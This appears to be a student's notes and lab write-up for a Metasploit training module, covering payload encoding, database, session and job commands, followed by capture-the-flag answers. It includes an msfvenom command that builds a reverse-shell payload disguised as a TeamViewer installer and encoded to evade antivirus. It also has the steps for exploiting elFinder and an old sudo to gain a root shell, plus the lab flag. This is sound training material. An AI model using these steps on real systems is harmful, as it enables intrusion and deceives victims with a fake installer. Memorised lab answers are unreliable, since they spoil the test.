changes when applying an encoder like shikata_ga_nai.



To select an Encoder for an existing payload. we can use the **show encoders** command within the msfconsole to see which encoders are available for our current Exploit module + Payload combination.



Like the available payloads, these are automatically filtered according to the Exploit module only to display the compatible ones.



If we encode an executable payload only once with SGN, it would most likely be detected by most antiviruses today.

Trying "**msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST= 10.10.15.207 LPORT=8080 -e x86/shikata_ga_nai -f exe -o ./TeamViewerInstall.exe**" Gives us a payload with the exe format, called TeamViewerInstall.exe, which is meant to work on x86 architecture processors for the Windows platform, with a hidden Meterpreter reverse_tcp shell payload, encoded once with the Shikata Ga Nai scheme.

- We take the result and upload it to **VirusTotal** to see whether it is enough for AV evasion.

One better option to avoid AV detection would be to try running it through multiple iterations of the same Encoding scheme.

Metasploit also offers a tool called **msf-virustotal** that we can use with an API key to analyze our payloads. “msf-virustotal -k <API key> -f TeamViewerInstall.exe”

Databases

- Help us track results from complex assessments (search results, entry points, issues, credentials).
- Have built-in support for **PostgreSQL** to manage data effectively.
- Allows easy import/export of results and configuration of exploit module parameters.

Setting Up the Database

- **To Check PostgreSQL Status we use c**ommand “sudo service postgresql status”. This Ensures PostgreSQL is running.
- **To Start PostgreSQL.** Command: “ sudo systemctl start postgresql”. This activates the PostgreSQL service.
- **To Initialize MSF Database we use “**sudo msfdb init”. This Creates user, databases, and configuration files. May encounter errors if Metasploit is outdated.
- **Handling Initialization Errors.** If initialization skips, We check database status with “sudo msfdb status”

We can Update Metasploit if necessary using “apt update” command

- **Successful Initialization Output c**onfirms creation of database user and schema if successful.

- **Connecting to the Database.** After initialization, we launch **msfconsole** to connect to the database seamlessly.

Connecting to the Initiated Database in Msfconsole

Start Msfdb

- Command is “sudo msfdb run”. This connects to the database and provides a welcome message.

Reinitiate the Database (if necessary)

- Command “msfdb reinit”
- Copy database configuration: **cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/**
- Restart PostgreSQL using the following command “sudo service postgresql restart”
- Start msfconsole quietly without the banner we use “ **msfconsole –q**"

Check Database Status

- Command we use “**db_status” wh**ich confirms connection to the database.

Database Commands Overview

- db_connect: Connect to an existing database.
- db_disconnect: Disconnect from the current database.
- db_export: Export database contents.
- db_import: Import a scan result file (auto-detects file type).
- db_nmap: Executes Nmap and records output.

- db_rebuild_cache: Rebuilds the module cache.
- db_status: Shows current database status.
- hosts: Lists all hosts in the database.
- loot: Lists all loot in the database.
- notes: Lists all notes in the database.
- services: Lists all services in the database.
- vulns: Lists all vulnerabilities in the database.
- workspace: Switch between workspaces.

Using the Database

- Helps us organize data from scans (hosts, vulnerabilities, notes).
- Supports importing and exporting data for large assessments.

Workspaces

- Acts like folders to segregate scan results.
- We view current workspaces with **workspace command.**
- Add a workspace using "w**orkspace -a [name**]".
- Switch to a workspace using "**workspace [name]"**.
- Delete a workspace using "**workspace -d [name]**" command.

Importing Scan Results

- Importing Nmap Scan we use **db_import** to import a Nmap scan into the database.

  "d**b_import Target.xm**l"

Sample Nmap Scan Output will reveal information like (, open ports, services detected).

Using Nmap Inside MSFconsole

Using Nmap with MSFconsole.

- We can **s**can directly from MSFconsole using "db_nmap -sV -sS [target IP]"

Viewing Hosts and Services

- List discovered hosts using "**hosts**"
- List services on hosts using "**services**"

Backing Up Data

- Export the database for backup using the following command "db_export -f xml [filename]"

Managing Hosts

- We add a host using "**hosts -a [IP]**"
- Update host information using "**hosts -i [IP] --info '[New Info]**'"

Managing Services

- Add a service using the folloeing command "services -a -s [service] -p [port] -r [protocol] [IP]"

Managing Credentials

- To list credentials, we use "creds" command

- Add credentials we use “creds -a -u [username] -p [password]"
- To delete credentials, we use command "creds -d -s [service]"

Loot Management

- To View and manage collected loot we use "loot"
- To Add loot we use "loot -f [filename] -i [info] -a [addr] -t [type]"
- To delete loot we use "loot -d [addr]" command

Key Commands

- Nmap Scan: "db_nmap -sV -sS [IP]"
- Hosts: "hosts"
- Services: "services"
- Backup: "db_export -f xml backup.xml"
- Add Host: "hosts -a [IP]"
- Update Host: "hosts -i [IP] --info '[Info]'"
- Add Service: "services -a -s [service] -p [port] -r [protocol] [IP]"
- Credentials: "creds" and "creds -a -u [username] -p [password]"
- Loot: "loot" and "loot -f [filename] -i [info] -a [addr] -t [type]"

Plugins & Mixins in Metasploit

Plugins are third-party software integrated into Metasploit, enhancing functionality and ease of use for penetration testers.

- They streamline tasks by automating repetitive actions.
- Automatically document results in the database, making data easily accessible.

We check available plugins in the directory using "**ls /usr/share/metasploit-framework/plugins**"

- To Load a plugin we use **"load [plugin_name]"** command.
- To Access the help menu for plugin commands we type "**[plugin_name]_help"**
- To install, we place the .rb file in the plugins directory "sudo cp [source_file] /usr/share/metasploit-framework/plugins/[target_file]"

Mixins are Ruby modules that provide methods to other classes without using inheritance, allowing for flexible code reuse.

- They offer optional features for classes.
- Share functionality among multiple classes.

Key Commands

- List Plugins: "ls /usr/share/metasploit-framework/plugins"
- Load Plugin: "load [plugin_name]"
- Help for Plugin: "[plugin_name]_help"
- Install Plugin: "sudo cp [source_file] /usr/share/metasploit-framework/plugins/[target_file]"

Sessions in Metasploit

Sessions allow management of multiple active modules in Metasploit, providing flexibility to interact with different targets and maintain communication channels even while running multiple tasks.

Managing Sessions

- We use [CTRL] + [Z] or type background to move a session to the background, allowing you to switch to another module without terminating the connection.
- To Listing Active Sessions, we use the command "**sessions**". This displays a list of active sessions with their IDs, types, and connection details.
- To interact with a specific session, we use "**sessions -i [session_id]**". This command opens a Meterpreter prompt for the specified session, allowing further exploitation or post-exploitation activities.

After gaining access to a system, background the session and search for additional modules to run on the compromised system.

Common post-exploitation tasks include credential gathering and internal network scanning.

- Running Tasks as Jobs. To run an exploit as a job, add -j when executing the exploit: " exploit –j". This allows the exploit to run in the background without occupying the terminal.
- Viewing Running Jobs we use **"jobs -l".** This command lists all active jobs with their IDs and details.
- Killing Jobs. To terminate a specific job, use "jobs -k [job_id]"To kill all jobs, use "jobs -K"


- Help Menu for Jobs. To Access the help menu for job we use **“jobs -h”** command**.**


Key Commands

- List Active Sessions: sessions
- Interact with Session: sessions -i [session_id]
- Background Current Session: background or [CTRL] + [Z]
- Run Exploit as Job: exploit -j
- List Running Jobs: jobs -l
- Kill Specific Job: jobs -k [job_id]
- Kill All Jobs: jobs –K

Question: The target has a specific web application running that we can find by looking into the HTML source code. What is the name of that web application?

Answer: elFinder






Question: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?


Answer: www-data

I went ahead searching for an exploit to attack elFinder on msfconsole and selected it.




I then set RHOST and LHOST.


“set RHOST “ and “set LHOST 10.10.15.207” then set LPORT 4444.




I also set the payload” set payload linux/x64/meterpreter/reverse_tcp”



Then i ran the exploit.




Thats how i found the username after using ” getuid” command.




Question: The target system has an old version of Sudo running. Find the relevant exploit and get root access to the target system. Find the flag.txt file and submit the contents of it as the answer.


Answer: HTB{5e55ion5_4r3_sw33t}



